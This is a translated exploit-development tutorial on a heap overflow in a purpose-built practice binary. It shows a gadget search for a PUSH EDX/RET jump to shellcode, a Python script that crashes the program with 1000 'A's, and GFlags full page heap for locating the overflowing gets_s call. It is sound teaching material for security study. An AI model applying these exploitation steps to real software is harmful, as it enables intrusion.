If we modify the previous script a little, we have something functional enough. The shellcode goes ahead and must be compensated for the total before the address to jump be 0x64. Let's see how it goes.






EAX has the pointer where to jump and EDX points to the buffer start where my shellcode is.

So, looking for a **JMP EDX** or **CALL EDX** or **PUSH EDX – RET** as it doesn't have DEP, it will work. Let's use idasploiter.

Address	Gadget	Module	Size
7800EED8	push edx # or al, 39h # push ecx # or [ebp+5], dh # mov eax, 1 # ret	Mypepe.dll	6
78015ACF	push edx # mov ebp, 5959FFFEh # ret	Mypepe.dll	3
78015ACD	or al, ch # push edx # mov ebp, 5959FFFEh # ret	Mypepe.dll	4
78015E68	push edx # add eax, OFFE0h # pop ebx # ret	Mypepe.dll	4
78015C54	push edx # push 0xFFFFFFFFh # push ebx # push 9 # push dword ptr mype...	Mypepe.dll	6

That Gadget does PUSH EDX. Then, it has instructions in the middle that don't modify the stack or crash and then RET. So, it will work.




The chicken is ready! 😊

Now, the thing, in reality, with the heap overflows is that they use to be complex and less reliable (effectiveness percentage). In this case, the distance between the overwritten buffer and the pointer is constant because I created it ideally and it is all inside the structure, but most of the times, we will overflow a heap block and step other where there are pointers many times, but the distance won't be constant because the different size block location is not 100% determined and sometimes, it will fail.

That's why we'll add difficulty step by step when we are advancing.

One of the problems we'll see now is when we fuzz (to use a tool to try millions of entry combinations) and we find a crash, but we don't know if there is overflow there. We need to know more about it to handle the exploitation. Let's suppose this is the case, I do a similar script, but without knowing sizes or anything and I use it in a program or it is the result of using a fuzzing tool that tells me that script crashes it.




```
 1  from os import *
 2  import struct
 3
 4
 5  stdin, stdout = popen4(r'PRACTICA41b.exe -1')
 6  print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
 7  raw_input()
 8
 9  #rop_chain = create_rop_chain()
10
11 fruta="A" * 1000 + "\n"
12
13 print stdin
14
15
16 print "Escribe: " + fruta
17 stdin.write(fruta)
18 print stdout.read(40)
19
20
21 |
```

Let's imagine the tool tried thousands of entry combinations and got that this script crashes the program. We can execute it and see that it works. I set IDA as JIT (Just in Time Debugger) from the admin console going to IDA's install folder con cd and then:

idaq.exe -I1

If I run the script and I don't attach IDA. I press ENTER and wait for it to crash to attach it automatically.



The screenshot shows a terminal window with two tabs: 'script.py' and 'script2.py'. The 'script2.py' tab is active and contains the following Python code:

```
from os import *
import struct

stdin,stdout = popen4(r'PRACTICA41b.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()


rop_chain = create_rop_chain()

fruta="A" * 1000 + "\n"

print stdin

print "Escribe: "
stdin.write(fruta)
print stdout.read(40)
```

Below the terminal, a Windows error dialog box titled 'PRACTICA41b.exe' is displayed. It says 'PRACTICA41b.exe dejó de funcionar' and 'Windows puede buscar una solución en línea al problema.' The 'Cerrar el programa' button is highlighted with a blue border. Other options include 'Buscar una solución en línea y cerrar el programa' and 'Depurar el programa'. At the bottom, there is a link 'Ver detalles del problema'.




We see that the program jumped to execute. EIP is 0x41414141, but how do we know what happened and if there is overflow and where? Let's see the Call Stack to see where it came executing.

It doesn't show anything in the stack. There's something that seems a return address that could come from the executable PRACTICA41b.exe.

So, let's analyze it. That way, we can't see anything. Remember that IDA attached it as JIT and it has no analysis done.



In MODULE LIST, I find **Analyze module** and load **Debug symbols**.



Library function Data Regular function Unexplored Instruction External symbol

Debug View IDA View-EIP Segment registers

```

PRACTICA41b.exe:013D1010 push    ebp
PRACTICA41b.exe:013D1011 mov     ebp, esp
PRACTICA41b.exe:013D1013 mov     eax, [ebp+arg_0]
PRACTICA41b.exe:013D1016 push    eax
PRACTICA41b.exe:013D1017 mov     ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1018 push    ecx
PRACTICA41b.exe:013D101B call    off_13D20E0
PRACTICA41b.exe:013D1021 add    esp, 8
PRACTICA41b.exe:013D1024 push    1
PRACTICA41b.exe:013D1026 mov     edx, [ebp+arg_4]
PRACTICA41b.exe:013D1029 mov     eax, [edx+64h]
PRACTICA41b.exe:013D102C call    eax
PRACTICA41b.exe:013D102E add    esp, 4
PRACTICA41b.exe:013D1031 mov     ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1034 push    ecx
PRACTICA41b.exe:013D1035 push    offset aHola$           ; "Hola %s\n"
PRACTICA41b.exe:013D103A call    sub_13D1140
PRACTICA41b.exe:013D103F add    esp, 8
PRACTICA41b.exe:013D1042 pop    ebp
PRACTICA41b.exe:013D1043 retn
PRACTICA41b.exe:013D1043 sub_13D1010 endp
PRACTICA41b.exe:013D1043 ;
PRACTICA41b.exe:013D1043 align 18h
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 ; ===== S U B R O U T I N E =====
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 ; Attributes: bp-based Frame
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 sub_13D1050 proc near             ; CODE XREF: sub_13D1060+134p
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 push    ebp
PRACTICA41b.exe:013D1051 mov     ebp, esp
PRACTICA41b.exe:013D1053 mov     eax, offset unk_13D3098
PRACTICA41b.exe:013D1058 pop    ebp
PRACTICA41b.exe:013D1059 retn
UNKNOWN 013D1035: sub_13D1010+25 (Synchronized with EIP)

```

At least, we know where it jumped and that that address in the stack is a return address that the CALL EAX put when jumping to 0x41414141.

If it is a simple program like the one we are using, maybe we could see where it allocated, wrote and overflowed, but in a real program, there are thousands of allocations and writings that could drive us crazy.

By today, we'll see a trick that'll tell us the point where it wrote and overflowed the program. It doesn't matter if it is the most difficult in the world with a million allocations. It will work the same way.

GFlags
[https://msdn.microsoft.com/en-us/library/windows/hardware/ff549557\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff549557(v=vs.85).aspx)

How heap corruption detection works:

- Corruptions in heap blocks are discovered by either placing a non-accessible page at the end of the allocation, or by checking fill patterns when the block is freed.
- There are two heaps (full-page heap and normal page heap) for each heap created within a process that has page heap enabled.
 - **Full-page** heap reveals corruptions in heap blocks by placing a non-accessible page at the end of the allocation. The advantage of this approach is that you achieve "sudden death," meaning that the process will access violation (AV) exactly at the point of failure. This behavior makes failures easy to debug. The disadvantage is that every allocation uses at least one page of committed memory. For a memory-intensive process, system resources can be quickly exhausted.
 - **Normal** page heap can be used in situations where memory limitations render full-page heap unusable. It checks fill patterns when a heap block is freed. The advantage of this method is that it drastically reduces memory consumption. The disadvantage is that corruptions will only be detected when the block is freed. This makes failures harder to debug.

For IIS:


Enable pageheap corruption checking using the following command:

`gflags.exe -p /enable w3wp.exe /full`

That is a part of a WEB that is here:

https://blogs.msdn.microsoft.com/webdav_101/2010/06/22/detecting-heap-corruption-using-gflags-and-dumps/

The thing is that using the **gflags** that Windbg brings, we change the way how the heap is handled and how it says there, it finds the end of each allocation in FULL PAGE mode, a not writable block, and when it is passed a byte of that block size it crashes on write and stops just in the point where it writes and overflows that is usually the interesting point.



```
practica41b.exe: page heap disabled
C:\Program Files <x86>Windows Kits\10\Debuggers\x86>gflags.exe -p /enable PRACTICA41b.exe /full
Warning: pageheap.exe is running inside WOW64.
This scenario can be used to test x86 binaries (running inside WOW64)
but not native (IA64) binaries.
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
practica41b.exe: page heap enabled
C:\Program Files <x86>Windows Kits\10\Debuggers\x86>
```

I go to gflags.exe path in the same windbg.exe folder and change it to enable the PAGE HEAP in FULL mode with:

gflags.exe -p /enable PRACTICA41b.exe /full

When I finish working, I revert it to the normal way:

gflags.exe -p /disable PRACTICA41b.exe

We already enable it and close IDA that continues in JIT and run the script again.

```

IDA View-EIP
ucrtbase.dll!0x6039993C ; 
ucrtbase.dll!0x6039993C loc_6039993C: ; CODE XREF: ucrtbase.dll:ucrtbase_fwrite+10h↑j
    cmp    eax, 0hh
ucrtbase.dll!0x6039993F jz     short loc_6039993C
ucrtbase.dll!0x60399931 cmp    eax, 0FFFFFFF
ucrtbase.dll!0x6039993E jz     short loc_6039993C
ucrtbase.dll!0x60399936 inc    al
ucrtbase.dll!0x60399938 inc    esi
ucrtbase.dll!0x60399939 mov    [ebp-28], esi
ucrtbase.dll!0x6039993C push   off_603E60B0
ucrtbase.dll!0x6039993D pop    eax
ucrtbase.dll!0x60399936 pop    ecx
ucrtbase.dll!0x60399937 mov    [ebp-20], eax
ucrtbase.dll!0x60399935 jmp    short loc_6039993C
ucrtbase.dll!0x6039993C loc_6039993C: ; CODE XREF: ucrtbase.dll:ucrtbase_fwrite+E8f↑j
    byte ptr [esi], 0
; ucrtbase.dll!0x6039993F jmp    short loc_6039993C
ucrtbase.dll!0x60399935 db    40h - p

```

It changed now. It is crashing when trying to write the A or 0x41 outside the correct block triggering an overflow. Now, we can see where the perverse writing comes from. ☺

Address	Function
60399346	ucrtbase.dll!ucrtbase_fwrite+66
60399580	ucrtbase.dll!ucrtbase_gets_s+D
013D1018	PRACTICA41b.exe!013D101B
013D1128	PRACTICA41b.exe!013D112B
013D1365	PRACTICA41b.exe!013D1365
75A23888	kernel32.dll!kernel32_BaseThreadInitThunk+10
77599A00	ntdll.dll!ntdll_RtlInitializeExceptionChain+61
77599900	ntdll.dll!ntdll_RtlInitializeExceptionChain+31

In the STACK TRACE, now, we see where it comes from. We see the gets_s where the overflow was triggered and where it was called from.

Library function Data Regular function Unexplored Instruction External symbol


Debug View Call Stack

```

PRACTICA41b.exe:013D1013 mov    eax, [ebp+arg_0]
PRACTICA41b.exe:013D1016 push   eax
PRACTICA41b.exe:013D1017 mov    ecx, [ebp+arg_4]
PRACTICA41b.exe:013D101A push   ecx
PRACTICA41b.exe:013D101B call   off_13D20E8
PRACTICA41b.exe:013D1021 add    esp, 8
PRACTICA41b.exe:013D1024 push   1
PRACTICA41b.exe:013D1026 mov    edx, [ebp+arg_4]
PRACTICA41b.exe:013D1029 mov    eax, [edx+64h]
PRACTICA41b.exe:013D102C call   eax
PRACTICA41b.exe:013D102E add    esp, 4
PRACTICA41b.exe:013D1031 mov    ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1034 push   ecx
PRACTICA41b.exe:013D1035 push   offset aHolaS           ; "Hola %s\n"
PRACTICA41b.exe:013D103A call   sub_13D1140
PRACTICA41b.exe:013D103F add    esp, 8
PRACTICA41b.exe:013D1042 pop    ebp
PRACTICA41b.exe:013D1043 retn
PRACTICA41b.exe:013D1043 sub_13D1010 endp
PRACTICA41b.exe:013D1043
PRACTICA41b.exe:013D1043 ; -----
PRACTICA41b.exe:013D1044 align 10h
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 ; ===== S U B R O U T I N E =====
PRACTICA41b.exe:013D1050

```

That is the **get_s** CALL. If we want it to tell us the name, we analyze it and find the ucrtbase.dll module symbols we saw in the Call Stack that was the one with the exported **gets_s** function.



IDA - ida8632.idb (PRACTICA41b.exe) C:\Users\mcar\AppData\Local\Temp\ida8632.idb

File Edit Jump Search View Debugger Options Windows Help

Local Windows debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures

IDA View-EIP Call Stack

PRACTICA41b.exe:013D1013 mov eax, [ebp+arg_0]
PRACTICA41b.exe:013D1016 push eax
PRACTICA41b.exe:013D1017 mov ecx, [ebp+arg_4]
PRACTICA41b.exe:013D101A push ecx
PRACTICA41b.exe:013D101B call 0FF_13D20E0
PRACTICA41b.exe:013D1021 add esp, 8
PRACTICA41b.exe:013D1024 push 1
PRACTICA41b.exe:013D1026 mov edx, [ebp+0FF_13D20E0] dd offset ucrtbase_gets_s ; DATA XREF: sub_13D1010+BTR
PRACTICA41b.exe:013D1029 mov eax, [edx+64h]
PRACTICA41b.exe:013D102C call eax
PRACTICA41b.exe:013D102E add esp, 4
PRACTICA41b.exe:013D1031 mov ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1034 push ecx
PRACTICA41b.exe:013D1035 push offset aHolaS ; "Hola %s\n"
PRACTICA41b.exe:013D103A call sub_13D1140
PRACTICA41b.exe:013D103F add esp, 8
PRACTICA41b.exe:013D1042 pop ebp

By hovering the mouse on there, we see it.

We put it manually by now until we see the heap analysis more detailed in windbg. Knowing, approximately, the allocated block size in the heap, at least what I need to write to overflow it.

If I go to ESI that points where I try to write...

The screenshot shows the IDA Pro interface with several windows open. The main window displays assembly code for debug314, including labels like debug314:05188FF5 through debug314:05188FFD, followed by a 'debug314 ends' directive. Below this, there are multiple collapsed segments for debug315, debug316, debug317, debug318, debug319, and debug320, each preceded by a blue arrow icon and the message '[00001000 BYTES: COLLAPSED SEGMENT ...]'. A 'Jump to address' dialog box is currently active in the foreground, containing a text input field with 'Jump address esi-1' and three buttons: 'OK', 'Cancel', and 'Help'.

I set it as -1 because, in ESI, it couldn't write. I see the 41's there that was writing if I scroll up until the start.


```

    debug314:05188F8A db 41h ; A
    debug314:05188F8B db 3
    debug314:05188F8C db 0BBh ; +
    debug314:05188F8D db 0BBh ; +
    debug314:05188F8E db 0BAh ; -
    debug314:05188F8F db 0DCh ; _

DI: debug314:05188F90 db 41h ; A
    debug314:05188F91 db 41h ; A
    debug314:05188F92 db 41h ; A
    debug314:05188F93 db 41h ; A
    debug314:05188F94 db 41h ; A
    debug314:05188F95 db 41h ; A
    debug314:05188F96 db 41h ; A
    debug314:05188F97 db 41h ; A
    debug314:05188F98 db 41h ; A
    debug314:05188F99 db 41h ; A
    debug314:05188F9A db 41h ; A
    debug314:05188F9B db 41h ; A
    debug314:05188F9C db 41h ; A
    debug314:05188F9D db 41h ; A
    debug314:05188F9E db 41h ; A
    debug314:05188F9F db 41h ; A
    debug314:05188FA0 db 41h ; A
    debug314:05188FA1 db 41h ; A
    debug314:05188FA2 db 41h ; A
    debug314:05188FA3 db 41h ; A

```

Marking the entire zone and then pressing EDIT-ARRAY.



We see it gives me 112 that is the size 0x70 aprox. of the allocated block that was 0x6C. Obviously, this also depends on what is written from the block start or not. And there are 4 bytes. Good. The program is not perfect when allocating a contiguous page and it rounds it a little, but we are close enough. Obviously, with the Windbg's embedded commands will be easier. But we need to enable Page Heap Full with gflags. It is very useful. We found something that can take

hours and drive many people crazy. The point where the heap overflow was triggered.

Obviously, when we talk about overflow, we talk about overflowing the block where it was allocated with malloc. The system could detect that, but if we only overflowed the structure internal buffer and just pass 4 bytes to step the pointer to SetDEP, this won't work. Although, it is a very strange case and it isn't normal, what always happens is an overflow in some heap block that is passed and the contiguous blocks are stepped.

Revert the heap to the normal state when you finish.

Ricardo Narvaja

Translated by: @IvinsonCLS